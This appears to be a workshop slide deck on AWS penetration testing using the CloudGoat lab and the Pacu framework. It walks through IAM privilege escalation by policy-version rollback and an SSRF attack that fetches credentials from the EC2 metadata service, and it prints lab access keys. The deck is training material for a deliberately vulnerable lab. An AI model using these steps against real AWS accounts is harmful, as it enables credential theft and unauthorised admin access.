



# AWS Penetration Testing Workshop



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# Introductions



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# Warning

- All the information shared here is for educational purposes only
- Do not attack environments where you do not have explicit permission

# Agenda

- Introduction
- Tools
- Logistics
- Setup
- Exercises




# Introduction

- Cloud usage keeps growing
- Cloud related data breaches keep growing too
  - Uber
  - Tesla
  - Capital One
- Lots of tools to find issues: Scout Suite, CloudSploit, Prowler. Kind of “Nessus” for AWS
- How do you practice AWS penetration testing?
- Not many tools to attack, eg, “Metasploit” for AWS

# Tools



<https://rhinosecuritylabs.com/blog/>



# Cloud Goat



[Rhino Security Labs Cloud Goat](#)

- Vulnerable-by-design AWS environment
- Terraform and Python
- Inexpensive
- Safe - Only accessible to whitelisted IPs
- Scenario based
- Support multiple AWS services:
  - IAM
  - EC2
  - S3
  - ...

# Pacu

- Post exploitation framework
- Python3
- Modules based
  - Recon
  - Privilege escalation
  - Persistence
- Supports sessions
- Modular and extensible



# Logistics

- Groups of 3 people
- 10 minutes break after the first exercise
- Feel free to ask any questions

# Cloud Goat Setup

- Make sure you have docker running
- In slack type `/workshop XX`
  - Replace XX with your group ID
  - Follow the instructions to set your aws credentials
- `./cloudgoat.py config profile`
  - Enter workshop as the profile name
- `./cloudgoat.py config whitelist --auto`

**Questions?**

# **Scenario: IAM Privilege Escalation**



# AWS IAM

USERS

GROUPS

ROLES

POLICIES

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
POLICIES

# AWS IAM Policy Example

```
{
  "Version": "2012-10-17",
  "Statement": {
    "Effect": "Allow",
    "Action": [
      "s3:*",
      "ec2:*"
    ],
    "Resource": "*",
    "Condition": {
      "IpAddress": {
        "aws:SourceIp": "127.0.0.1"
      }
    }
  }
}
```

# AWS IAM Policies Versions

Managed policy with multiple versions



## Scenario: iam\_privesc\_by\_rollback

Starting with a highly-limited IAM user, the attacker is able to review previous IAM policy versions and restore one which allows full admin privileges, resulting in a privilege escalation exploit.

Goal: Acquire full admin privileges.

```
./cloudgoat.py create iam_privesc_by_rollback
```

Apply complete! Resources: 8 added, 0 changed, 0 destroyed.

Outputs:

```
cloudgoat_output_aws_account_id = 714842036895
cloudgoat_output_policy_arn = arn:aws:iam::714842036895:policy/cg-raynor-policy-cgidqpuamhdy1
cloudgoat_output_raynor_access_key_id = AKIA2M37H3KPSA3GU7XB
cloudgoat_output_raynor_secret_key = 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
cloudgoat_output_username = raynor-cgidqpuamhdy1
```

# iam\_privesc\_by\_rollback - CLI walkthrough

- `aws configure --profile raynor`
  - Enter key from the terraform output
- `export AWS_PROFILE=raynor`
- `aws iam list-attached-user-policies --user-name <userName>`
- `aws iam list-policy-versions --policy-arn <policyARN>`
- `aws iam get-policy-version --policy-arn <policyARN> --version-id <versionID>`
- `aws iam set-default-policy-version --policy-arn <policyARN> --version-id <versionID>`
- `Unset AWS_PROFILE`

# Pacu Setup

- `docker run -it -v $HOME/aws-workshop/aws:/root/.aws rhinosecuritylabs/pacu:latest`



# iam\_privesc\_by\_rollback - Pacu Walkthrough

- `aws iam set-default-policy-version --policy-arn <policyARN> --version-id v1 --profile raynor`
- -----
- Search [term] to search for modules
- Help [module] to get help for a module
- Run [module] [options] to run a module
- -----
- `import_keys raynor`
- `whoami`
- `run iam__enum_permissions`
- `whoami`
- `run iam__privesc_scan`
- `run iam__enum_permissions`
- `whoami`

**Questions?**

**Scenario: Lambda, S3,  
and EC2**

# EC2 Metadata Service v1

- <http://169.254.169.254/latest/meta-data>
- Available only from an EC2 instance
- Instance can get information about itself
- Can retrieve (includes but not limited to):
  - AMI ID
  - Hostname
  - Private IP address
  - Credentials

# Server Side Request Forgery (SSRF)

Web security vulnerability that allows an attacker to induce the server-side application to make HTTP requests to an arbitrary domain of the attacker's choosing.

[More Info](#)

## Scenario: ec2\_ssrf

Starting as the IAM user Solus, the attacker discovers they have ReadOnly permissions to a Lambda function, where hardcoded secrets lead them to an EC2 instance running a web application that is vulnerable to server-side request forgery (SSRF). After exploiting the vulnerable app and acquiring keys from the EC2 metadata service, the attacker gains access to a private S3 bucket with a set of keys that allow them to invoke the Lambda function and complete the scenario.

Goal: Run lambda function

- `./cloudgoat.py destroy iam_privesc_by_rollback`
- `./cloudgoat.py create ec2_ssrf`

## ec2\_ssrf - CLI walkthrough

- `aws configure --profile solus`
- `aws lambda list-functions --profile solus`
- `aws configure --profile cglambda`
- `aws ec2 describe-instances --profile cglambda`
- Go to `http://<EC2 instance IP>`
- Abuse the SSRF via the "url" parameter to hit the EC2 instance metadata by going to:
- `http://<EC2 instance IP>/?url=http://169.254.169.254/latest/meta-data/iam/security-credentials/`

## ec2\_ssrf - CLI walkthrough

- `http://<EC2 instance IP>/?url=http://169.254.169.254/latest/meta-data/iam/security-credentials/<the role name>`
- Then Add the EC2 instance credentials to your AWS CLI credentials file at `~/.aws/credentials`) as shown below:

```
[cgec2role]
aws_access_key_id = XXX
aws_secret_access_key = XXX
aws_session_token = XXX
```



## ec2\_ssrf - CLI walkthrough

- `aws s3 ls --profile cgec2role`
- `aws s3 ls --profile cgec2role`  
`s3://cg-secret-s3-bucket-<cloudgoat_id>`
- `aws s3 cp --profile cgec2role`  
`s3://cg-secret-s3-bucket-<cloudgoat_id>/admin-user.txt ./`
- `cat admin-user.txt`
- `aws configure --profile cgadmin`
- `aws lambda list-functions --profile cgadmin`
- `aws lambda invoke --function-name`  
`cg-lambda-<cloudgoat_id> ./out.txt`
- `cat out.txt`

## ec2\_ssrf - Pacu walkthrough

- `set_keys`
- `run lambda__enum`
- `data Lambda`
- `set_keys`
- `run ec2__enum --instances`
- `Data EC2`
- `set_keys`
- `run s3_download_bucket`
- `aws configure --profile admin`
- `aws lambda invoke --function-name`  
`cg-lambda-<cloudgoat_id> --profile admin ./out.txt`

**Questions?**

**Thank You**